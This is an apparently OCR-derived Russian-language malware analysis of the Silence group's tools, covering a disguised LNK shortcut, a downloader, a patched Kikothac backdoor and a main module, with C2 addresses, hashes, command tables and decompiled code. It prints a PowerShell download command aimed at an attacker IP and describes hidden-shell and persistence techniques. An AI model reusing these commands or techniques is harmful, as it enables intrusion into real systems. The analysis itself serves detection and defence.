Обычные ярлыки в Windows (ссылки на файлы .LNK) могут использоваться для загрузки произвольных программ и передачи им определенных аргументов. При этом атакующий может указать используемую иконку, что может ввести обычного пользователя в заблуждение. Плюс ко всему, ОС Windows не отображает расширение у ярлыков.

```
struct LNK {
struct ShellLinkHeader sShellLinkHeader;
struct LinkTargetIDList sLinkTargetIDList;
struct LinkInfo sLinkInfo;
struct StringData NAME_STRING;
struct StringData RELATIVE_PATH;
struct StringData WORKING_DIR;
struct StringData COMMAND_LINE_ARGUMENTS;
struct StringData ICON_LOCATION;
struct ExtraData sExtraData;
} ;
```

Структура ярлыка

Правильно сформировав файл, можно добиться запуска интерпретатора powershell, передав в виде параметра заранее подготовленный скрипт на исполнение.

struct ShellLinkHeader sShellLinkHeader	
struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
struct LinkInfo sLinkInfo	
struct StringData NAME_STRING	Microsoft Word Document
struct StringData RELATIVE_PATH	..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
struct StringData WORKING_DIR	C:\Windows\Temp
struct StringData COMMAND_LINE_ARGUMENTS	(New-Object sYsTem.nEt.weBClIent).doWnlOadfILe('hTtp://91.207.7.97/file.exe' , 'C:/Windows/temp/OBD
struct StringData ICON_LOCATION	C:\Windows\system32\imageres.dll
struct ExtraData sExtraData	

Silence Trojan

Уникальный троян, используемый группой, является модульным и состоит из следующих компонентов (обнаруженных нами, их список может быть шире)**:**

- загрузчик;
- основной модуль; в ранних атаках использовался пропатченный бэкдор **Kikothac;**
- модуль слежки за пользователем;
- proxy.

При этом основной модуль может прогрузить любой другой исполняемый файл, что не ограничивает функциональность системы и расширяет ее возможности. При этом ни одна из их программ не обфусцируется.

Silence.Downloader

Имя файла	**MD5 hash**
WINWORD.exe IntelSofts_<%серийный номер диска%>.exe	5b4417521c71cc89cd3b2fe94ab395b2 c6c84da4f27103db4ff593f4d4f45d95
Intel Security.exe	b4313151019b2091cbd27c8810e5c7c5
	ef0fb10c602e3ee81e3677c83a44b409
SecuritySoftWare	a58a830dce460e91217328bdefb25cbe a1e210598820cbb08e269b2dfd96e741
rpc32.exe	404d69c8b74d375522b9afe90072a1f4 b09b8be361cd0e30a70cc4603a31d1ee
	3345dde0c827dcbda993f7216a8d7c12
file.exe	43eda1810677afe6791dd7a33eb3d83c 7d3614df9409da3933637f09587af28c 7d8af1f6cf7d08c0c39e03033585d404 9b037ead562c789620a167af85d32f72
pripr.exe	97599e2edc7e7025d5c2a7d7a81dac47

Исследуемый файл WINWORD.exe является исполняемой программой и может быть классифицирован как бэкдор. Данная программа предназначена для загрузки и запуска основного трояна **Silence**.

После запуска WINWORD.exe данная программа выполняет следующие действия:

1. Получает серийный номер диска «C:\», если не удалось получить — то диска «D:\», если не удалось получить во второй раз — то диска «E:\»
2. Создает вычисляемый мьютекс, уникальный для данной машины, для межпроцессной синхронизации.
3. В бесконечном цикле выполняет следующее:
   - производит GET-запрос каждые 5 секунд на сервер 158.69.218[.]119/script.php?name=%<серийный номер диска> ;
   - возможны следующие варианты ответа от сервера:

Команда	Описание
fal	приложение копирует себя в директорию "C:\ProgramData" с наименованием "IntelSofts_<серийный номер диска>.exe", после в ветке реестра "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" создает значение с именем "IntelSofts" и значением "C:\ProgramData\IntelSofts_<серийный номер диска>.exe" (при условии его отсутствия). Удаляет "C:\ProgramData\IntelSofts_<серийный номер диска>.exe:Zone.Identifier".
DEL	удаляет значение реестра описанного выше, и завершает работу приложения
|http<адрес файла>	удаляет файл "C:\ProgramData\MicrosoftsUpdte.exe", после чего загружает файл с URL, который прислал сервер. Загруженный файл сохраняется на зараженное устройство в файл "C:\ProgramData\MicrosoftsUpdte.exe". После этого запускает загруженный файл двумя способами либо через функцию CreateProcess(), либо через функцию ShellExecute()

Следует отметить, что копия данного файла также была сохранена в директорию «**C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**» под именем «WINWORD.exe» в результате исполнения эксплоита, установившего приложение в систему.

Таких программ мы нашли несколько в разное время. **20 марта 2018 года** на VirusTotal был добавлен загрузчик Silence, скомпилированный **2 марта 2018 года**. Новая версия изменилась незначительно:

1. Бот 5555000 раз вызывает функцию GetModuleHandleA(«kernel32»)

```
iterator = 5555000;
do
{
  GetModuleHandleA("kernel32");
  --iterator;
}
while ( iterator );
```

Данный цикл предназначен для противодействия динамическому анализу. Другие средства антианализа в боте отсутствуют.

2. Получает серийный номер диска «C:/», если не удалось получить — то диска «D:/», если не удалось получить во второй раз — то диска «E:/», если не удалось получить, то присваивает значение переменной, хранящей серийный номер — 1110101011.
3. Запускает бесконечный цикл обработки команд от сервера. Каждые 120 секунд производит GET-запрос вида: 91.207.7[.]86/i/checkinfo.php?name=<серийный номер диска>.
4. Независимо от результата обращения к серверу бот обеспечивает персистентность следующим образом:
   - Создает собственную копию в директории «C:\ProgramData» с именем «Intel Security.exe».
   - В ветке реестра «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run» создает значение с именем «Intel(R) Common Security» и значением «C:\ProgramData\Intel Security.exe» (при условии его отсутствия).
   - Удалят копию файла с постфиксом «:Zone.Identifier» в директории «C:\ProgramData».
   - В прошлой версии бота, описанной в оповещении, бот не обеспечивал персистентность до получения команды «fal».
5. После этого бот обрабатывает ответ. Возможны следующие варианты ответов:

Команда	**Описание**
DEL	удаляет значение реестра, описанного выше и завершает работу приложения
http://<адрес файла>	удаляет файл «C:\ProgramData\TEMP-DATA-2-34-56-6-23_<%-число полученное на основании перемножения структур поля GUID%>.exe», после чего происходит загрузка файла с URL, который прислал сервер. Загруженный файл сохраняется на зараженное устройство в файл «C:\ProgramData\TEMP-DATA-2-34-56-6-23_<% число полученное на основании перемножения структур поля GUID%>.exe». После этого происходит запуск скачанного файла функцией CreateProcess. Перед запуском бот засыпает на 2 секунды.

Как видим, команда fal была удалена, изменилось имя файла, под которым будет сохранен Silence.

Patched Kikothac

Имя файла	MD5 hash
netsrvc32.exe	9628d7ce2dd26c188e04378d10fb8ef3 0074d8c3183e2b62b85a2b9f71d4ccd8 440b21958ad0e51795796d3c1a72f7b3
	b7f97100748857eb75a6558e608b55df

Программа классифицируется как **«Backdoor.Kikothac»**. Приложение способно передавать информацию о зараженном устройстве, загружать файлы, выгружать их на CnC, запускать и останавливать процессы, вносить изменения в реестр, исполнять команды в командном интерпретаторе. В качестве CnC используется IP-адрес: 46.183.221[.]89. В ходе исследования было обнаружено, что приложение было пропатчено.

Последовательность действий:

- Посредством функции «SetUnhandledExceptionFilter» регистрирует функцию-обработчик верхнего уровня, которая останавливает работу бота при возникновении любой ошибки.
- В цикле 10 раз с интервалом в 1 секунду обращается к мьютексу с именем «ServiceHelper#56 0.2.21.0001_srv». Если произошла ошибка во время обращения — пытается создать мьютекс с таким именем. Если все 10 раз ошибок при обращении не возникало, либо не удалось создать мьютекс — приложение завершает свою работу.
- Запускает посредством функции StartServiceCtrlDispatcher() сервис с именем «Microsoft Service Watcher» в контексте собственного процесса. Процесс запуска сервиса:

```
WSAStartup(0x201u, &WSAData);
v7 = LoadLibraryW(L"Advapi32.dll");
StartServiceCtrlDispatcherW = (int (__stdcall *)(_DWORD))GetProcAddress(v7, "StartServiceCtrlDispatcherW");
RegisterServiceCtrlHandlerW = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v7, "RegisterServiceCtrlHandlerW");
v9.lpServiceName = (LPSTR)L"Microsoft Service Watcher";
v9.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)mainServicePoint;
StartServiceCtrlDispatcherW(&v9);
WSACleanup();
```

Все дальнейшие действия происходят в обработчике сервиса, а именно:

- Сервис проверяет время в системе. Если оно равно нулю — бот прекращает работу.
- Обращается на сервер с IP-адресом 46.183.221[.]89. Процесс взаимодействия можно описать следующими стадиями:
  - Перечисляет учетные записи пользователей в реестре и ищет в ветке «Software\Microsoft\Windows\CurrentVersion\Internet Settings» значение «ProxyEnable». Если обнаруживает данное поле, то получает proxy-сервер, установленный по умолчанию, и использует его для общения с CnC.

- Читает содержимое файла «<%Директория, в которой расположен бот%>\hostent», в котором находится описание/идентификатор бота, после чего отправляет содержимое на CnC-сервер. Если данный файл отсутствует — отправляет на сервер строку «.: No desc :.».
- Переходит в цикл получения и исполнения команд управляющего сервера.

При получении данных с сервера, бот ищет в них собственные команды, список которых представлен ниже. Если команды не найдены, бот создает «cmd.exe» — процесс и передает полученную с сервера строку. Некоторые команды бота запускаются только с параметрами. Для этого в функции-обработчике команды происходит проверка количества полученных параметров, где первый параметр всегда принятая команда.

Команды бота:

Команда	Значение	Возможные варианты ответа	Пример
#wput	Получить файл с зараженного устройства. Команда принимает 4-5 параметров, среди которых: наименование файла, URL и порт. Использование 5 параметра не обнаружено.	«OpenReq failed» — возникла ошибка во время работы функции «HttpOpenRequest». «Connect failed» — возникла ошибка во время работы функции «InternetConnect». «InetOpen failed» — возникла ошибка во время работы функции «InternetOpen». «ERR:2» — возникла ошибка во время чтения файла. «ERR:1» — количество параметров не равно 4 или 5.	#wput localhost 4242 test.txt
#wget	Загрузить файл на зараженное устройство. Бот принимает два параметра — URL и имя файла. При наличии флага «/d» не делает ничего. Меняет дату и время, когда файл создавался, последний доступ или последнее изменение загруженного файла, на дату из аналогичного поля «kernel32.dll».	«ERR:1» — количество параметров не равно 3. «Save/Get failed» — Возникла ошибка при загрузке файла. «Saved» — файл загружен и сохранен	#wget https://www.constitution.org/usdeclar.txt text.txt
#ver	Получить версию бота.	«0.2.21.0001_srv_i86»	#ver
#p	Обновить время последнего ответа/обращения к серверу. Команда лишена смысла, так как обновление происходит автоматически при получении/принятии сообщения от сервера.	Без ответа	#p
#d	Прекратить обращение бота к серверу на час и остановить работу ранее запущенного процесса «cmd.exe».	Без ответа	#d
#clean	Остановить ранее запущенный процесс «cmd.exe».	Без ответа	#clean

#tl	Получить список запущенных процессов.	Ответ — список запущенных процессов в формате: process=<%наименование_процесса%> pid=<%PID%> prnt=<%Process PID%> Пример ответа представлен в приложении 1.	#tl
#tk	Завершить процесс по его PID.	«ERR:1» — количество параметров не равно 2. «Failed to open process, <%PID%>» — не удалось обратиться к приложению. «Killed» — работа процесса прекращена.	#tk 616
#selfpath	Получить путь к файлу модуля. Если команда не получает параметр, она отправляет в ответ путь к исполняемому файлу бота.	Путь к файлу. «ERR:3» — возникла проблема при обращении к процессу приложения.	#self Kernel32
#setid	Записывает строку-параметр в файл «<%Путь до директории с ботом%>\hostent». Меняет дату и время, когда файл создавался, последний доступ или последнее изменение файла бота, на дату из аналогичного поля «kernel32.dll».	Без ответа	#setid test_string
#ctype	Получить информацию о proxy	«SID=`<%User SID%>`, cstr=`<%CnC%>:<%Port%>`» — в случае обнаружения у одного из пользователей по умолчанию настроенного proxy-сервера. «No proxy» — если Proxy-сервер не настроен по умолчанию ни у одного пользователя на зараженной машине.	#ctype
#fsredirect	Включить/отключить filesystem redirection.	Без ответа.	#fsredirect on #fsredirect off
#ccc	Удалить из реестра ключ «HKLM\Software\KingKongThai\cc\.». Вторым параметром необходимо передать строку «yes».	«Done.»	#ccc yes
#cca	В ветке реестра «HKLM\Software\KingKongThai\cc» изменить значение с именем, которое приходит в качестве параметра. Значение меняется на 0.	«ERR:4_2» — если не удалось обратиться к ветке «HKLM\Software\KingKongThai\cc». «ERR:4_1» — если не удалось записать значение. «Done» — в случае удачи.	cca test_val
#ccd	Удалить значение из ветки реестра «HKLM\Software\KingKongThai\cc». Имя значения приходит в качестве параметра.	«ERR:4_2» — если не удалось обратиться к ветке «HKLM\Software\KingKongThai\cc». «Done» — в случае успеха.	#ccd test_val

#ccl	Получить имена всех значений в ветке реестра «HKLM\Software\KingKongThai\cc».	«ERR:4_1» — если не удалось обратиться к ветке «HKLM\Software\KingKongThai\cc». «ERR:4_0» — если не удалось получить информацию о ветке реестра. Приходят данные в формате: ---------- <%value1 name%> <%value2 name%> ----------	#ccl
#wts_enum	Получить список запущенных процессов и сессий при помощи WTS-функций.	Пример представлен в Приложении 2	#wts_enum
#wts_start	Исполнить команду. В качестве параметров приходят несколько строк: 1) «Console» — запустит от имени «System», или любая другая строка; 2) Команды.	«Command line '<%recived command%>' executed.» — в случае удачи. «ERROR: Failed execute '<%recived command%>' <%GetLastError result%>» — в случае неудачи.	#wts_start Console cmd.exe ping 127.0.0.1
#help	Ничего не делает		
Любая другая строка	Отправляет полученную строку в «cmd.exe».	Результат исполнения команды.	ipconfig

Взаимодействие с CnC

Бот использует для общения с сервером 80-й порт, в который передает информацию в зашифрованном виде. При наличии на зараженном устройстве настроенного Proxy-сервера по умолчанию бот использует его.

Бот периодически соединяется с управляющим сервером. Если соединение не было установлено за 60 минут, бот «засыпает» на 5 минут.


Трафик между зараженной машиной и CnC-сервером зашифрован при помощи побайтового XOR с псевдорандомным байтом, генерируемым для каждого сообщения. Структура сообщений:

```
struct message {
      char key;
      char unuseful_1;  // -1
      char unuseful_2;  // 0
      int length;
      char ciphertext[length];
}
```


Изменение IP-адреса CnC в исполняемом файле

В ходе анализа помимо адреса CnC мы обнаружили в памяти бота также адрес «185.29.9[.]45» не используемый программой нигде. Кроме того, на строку с CnC-адресом помимо функции подключения ссылалась стандартная

функция «__NMSG_WRITE». Изучив другие версии данного бота, мы обнаружили интересную особенность. В исследуемом сэмпле стандартная строка «Microsoft Visual C++ Runtime Library» была изменена на: «46.183.221.89\0 C++ Runtime Library»:



Неиспользуемый адрес 185.29.9[.]45 находится в том же самом месте, что и в неизмененных сэмплах:



Размер строки с IP-адресом CnC-сервера группировки **Silence** длиннее, чем CnC-адрес в оригинальном файле. Таким образом, обычное изменение IP-адреса «185.29.9[.]45» в том же самом месте исполняемого файла повлечет за собой некорректную работу программы. По этой причине была изменена строка «Microsoft Visual C++ Runtime Library», а адрес из оригинального файла остался нетронутым.

Бот имеет достаточно простой механизм шифрования трафика, обратная разработка протокола общения не занимает много времени. Все это говорит о том, что сэмпл был изменен вручную при помощи обычного HEX-редактора, а не пересобран под новый CnC.

Silence.MainModule

Имя файла	MD5 hash
MicrosoftUpdte.exe	f1954b7034582da44d3f6a160f0a9322
netsrvc32.exe	cfffc5a0e5bdc87ab11b75ec8a6715a4
dwenole.exe	c4f18d40b17e506f42f72b8ff111a614
srv_cons.exe	b43f65492f2f374c86998bd8ed39bfdd
	a3de4a1e5b66d96183ad42800d6be862

Исследуемый файл **MicrosoftUpdte.exe** классифицирован как **Silence.MainModule** и имеет функции для скрытого удаленного выполнения команд, установки собственного файла в автозапуск, загрузки произвольных файлов с сетевых узлов.

После запуска:

- Исследуемый файл проверяет наличие ветвей реестра «HKCU\Software\Microsoft\Windows\CurrentVersion\Run» и «HKLM\Software\Microsoft\Windows\CurrentVersion\Run». Если они существуют, и есть необходимые права для записи в них, прописывается в автостарт с помощью записи в обе ветви. Записи для автостарта имеет следующий вид:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
«javaplatform» = <path_to_exe>
[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
«javaplatform» = <path_to_exe>
```

  где <path_to_exe> — путь к exe, откуда был запущен файл, файл дополнительно никуда не перемещается и не копируется (это было сделано загрузчиком **Silence.Downloader** на предыдущем этапе).

- Бот создает с помощью функции CreatePipe пайп, который далее будет использован для межпроцессного взаимодействия с другими модулями.
- Переходит в режим ожидания и исполнения команд от управляющего сервера.


Сетевое взаимодействие выполняется с помощью прикладного протокола http (без шифрования) и GET-запросов:

Список возможных типов соединения с CnC

Тип соединения	Описание	Пример запроса клиента на CnC
Connect1	Первичный отстук бота	http://192.168.19[.]171/index.php?xy=1

Connect2	Запрос команд	http://192.168.19[.]171/index.php?xy=2&axy=1234567890
Connect3	Отправка результатов исполнения команд	http://192.168.19[.]171/index.php?xy=2&axy=1234567890&bxy=aaaaabbbbccc

- выполняется первый запрос <request1> на CnC вида **http://<cnc>/index.php?xy=1**
- Пример запроса «**http://192.168.19[.]171/index.php?xy=1**»
- На первый запрос клиента CnC отправляет ответ сервера <response1>, который, согласно отладочной информации файла, является идентификатором клиента. На скриншоте ниже это «1234567890»




- «xy=1» и юзергент здесь захардкожены, то есть на их основе могут быть написаны сигнатуры для сетевого обнаружения вредоносного трафика.

  В разных версиях трояна мы встречали следующие типы юзерагентов:

год	**user agent**
2017	Microsoft Internet Explorer
2018	\r\n\r\n

- Далее исследуемый файл отправляет второй запрос <request2> на CnC вида «http://cnc/index.php?xy=2&axy=<response1>» , где <response1> — это ответ сервера на <request1>


Пример:



Список поддерживаемых команд

Команда	**Тип команды**	**Описание**	**Пример использования**
htrjyytrn	reconnect	завершает работу командного интерпретатора, очищает все временные данные, выполняет «с нуля» первое соединение с CnC	htrjyytrn
htcnfhn	restart	завершает работу командного интерпретатора и перезапускает его заново	htcnfhn
ytnpflfybq	notasks	не выполнять никаких действий	ytnpflfybq
#wget	wget	скачать файл с удаленного узла и сохранить в текущем каталоге	#wget 192.168.19[.]171/f.exe 1.exe
shell\n	shell	запуск командного интерпретатора	shell\n
\n<cmd>	run	запуск произвольной команды ОС командным интерпретатором	\nipconfig

- Примечательно, что коды команды — это **кириллические слова**, написанные в английской раскладке. **Это свидетельствует о том, что разработчик русскоговорящий**.
- Команда «restart» предназначена для перезапуска командного интерпретатора, если текущая консоль, например, зависла.
- Команда «shell\n» — запускает новый невидимый экземпляр командного интерпретатора ОС, который будет использован далее для скрытого запуска команд (последняя строка в таблице команд) на зараженной машине.



- Команда «#wget» предназначена для доставки на ПК файлов с удаленных узлов. Она позволяет указать какой файл загрузить и под каким именем его сохранить. Сохранение происходит в текущий каталог, откуда был запущен исполняемый файл трояна.
- Если не была получена ни одна из управляющих команд CnC, соединение может быть повторно выполнено сразу же, либо с задержкой 1, либо 10 секунд, и так в цикле.

Как выполняется запуск произвольных команд

После команды «shell» бэкдор может получить от CnC произвольную команду для исполнения (\n<cmd>). Например, это может быть команда получения локальных сетевых интерфейсов «ipconfig». Ниже приведен скриншот трафика клиент-сервер с отправкой сервером этой команды.

```
GET /index.php?xy=2&axy=1234567890 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: 192.168.19.171
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 22:01:46 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 9
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

ipconfig
```

После получения команды с CnC исследуемый файл записывает ее в stdin командного интерпретатора с помощью функции WriteFile(), а тот уже выпол-

няет эту команду. Далее бэкдор ожидает результатов выполнения команды, читает их с помощью функции ReadFile(), и отправляет вывод на CnC.

Взаимодействие с командным интерпретатором

В боте нет внедрения в процесс cmd.exe, запуск команд и получение их результата выполнения за счет создания процесса командного интерпретатора с указанием устройств вывода и ввода данных — хендлов открытых в текущем (родительском) процессе объектов (pipes). Это достигается с помощью особым образом заполненной системной структуры _STARTUPINFO и флага bInheritHandles == TRUE (позволяет наследовать хендлы родительского процесса).

```
char __thiscall CreateShell(LPVOID lpParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  cmdexe = 0;
  v1 = lpParameter;
  memset(&Dst, 0, 0x206u);
  LOBYTE(v2) = 55;
  DecryptString(::cmdexe, v2, 0x38u, &cmdexe, 0x208u);
  hprocessinfo = 0;
  hObject = 0;
  v11 = 0;
  v12 = 0;
  memset(&startupinfo, 0, 0x44u);
  in_handle = *v1;
  out_handle = v1[2];
  startupinfo.dwFlags |= 0x101u;                // STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
  startupinfo.cb = 0x44;                        // sizeof(startupinfo)
  startupinfo.hStdError = out_handle;
  startupinfo.hStdOutput = out_handle;
  startupinfo.hStdInput = in_handle;
  startupinfo.wShowWindow = 0;
  if ( !in_handle || !v1[1] || !out_handle || !v1[3] )
    return 0;
  if ( !CrProcess(&startupinfo, &cmdexe, &hprocessinfo) )
  {
    v5 = GetLastError();
    DebugOut(L"Error CreateProcess %x", v5);
  }
  CloseHandle(hObject);
  ExitCode = 0;
  if ( GetExitCodeProcess(hprocessinfo, &ExitCode) && ExitCode != 259 )
  {
    CloseHandle(hprocessinfo);
    DebugOut(L"Upsss. Process exit code %u\n", ExitCode);
    return 0;
  }
  v7 = CreateThread(0, 0, GetDataFromCmdThread, v1, 0, v1 + 5);
  v1[4] = v7;
```

Обмен данными с командным интерпретатором выполнен в виде вызовов функций WriteFile (для запуска команд) и ReadFile (для получения результата их выполнения).

```
if ( !CreatePipe(hReadPipe + 3, hReadPipe + 2, &PipeAttributes, 0)
  DebugOut(L"StdoutRd CreatePipe");
if ( !SetHandleInformation(*v3, 1u, 0) )
  DebugOut(L"Stdout SetHandleInformation");
if ( !CreatePipe(v2, v2 + 1, &PipeAttributes, 0) )
  DebugOut(L"Stdin CreatePipe");
if ( !SetHandleInformation(*v4, 1u, 0) )
  DebugOut(L"Stdin SetHandleInformation");
```

Схема запуска произвольных команд:

- в цикле читает новую команду, если она появилась;
- отправляет в stdin командного интерпретатора новую команду для исполнения;
- исследуемый файл получает из пайпа размер данных для чтения == len;
- читает данные размером len из stdout командного интерпретатора;
- кодирует данные (с выводом результатов работы команды) и отправляет на CnC;
- раз в секунду перечитывает не появились ли новые данные;
- раз в секунду проверяет не закрыли ли командный интерпретатор.

Данные из командного интерпретатора забираются с помощью функций PeekNamedPipe (чтение размера буфера) + ReadFile (чтение содержимого вывода). Считанные данные кодируются с помощью алгоритма кодирования с собственным алфавитом «**AiL7aIm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX/**».

```
int __fastcall encode(unsigned __int8 a1, int a2)
{
  int v2; // edi@1
  int v3; // esi@1
  int v5; // [esp+8h] [ebp-4h]@1

  v2 = a2;
  LOWORD(v5) = 0;
  v3 = a1;
  LOWORD(v5) = alphabet[4 * (a1 & 0xF) + rand() % 4];
  BYTE1(v5) = alphabet[4 * ((v3 >> 4) & 0xF) + rand() % 4];
  return (**(*(*(v2 + 4) + 4) + v2 + 4))(&v5, 2);
}
```

Несмотря на то, что в алгоритме шифрования используется генерация случайных данных, результирующие закодированные данные могут быть декодированы на сервере злоумышленником, т.к. :

1. у генератора случайных данных мало энтропии (генерируются только числа от 0 до 3);
2. генератор случайных данных специально был создан так, чтобы случайные данные можно было исключить из-за формулы (поскольку результат умножения всегда будет кратен 4, а случайные данные всегда меньше 4);
3. каждый символ исходных данных кодируется в два символа закодированных, используя разные арифметические операции (формулы), это позволяет декодировать исходные данные с помощью решения системы уравнений.

Использование псевдослучайных чисел позволяет избегать обнаружения системами защиты.


После выполнение команды в командном интерпретаторе вывод кодируется и отправляется на CnC в виде «**http://cnc/index.php?xy=3&axy=<response1>&bxy=<encoded_cmdexe_data> .**

Пример запроса

Содержимое | Анализ TCP-сессии

```
GET
/index.php?xy=3&axy=1234567890&bxy=v5WDZDpwPDZVy-k-5w7B.cWkHtKDP-.w0wiB917
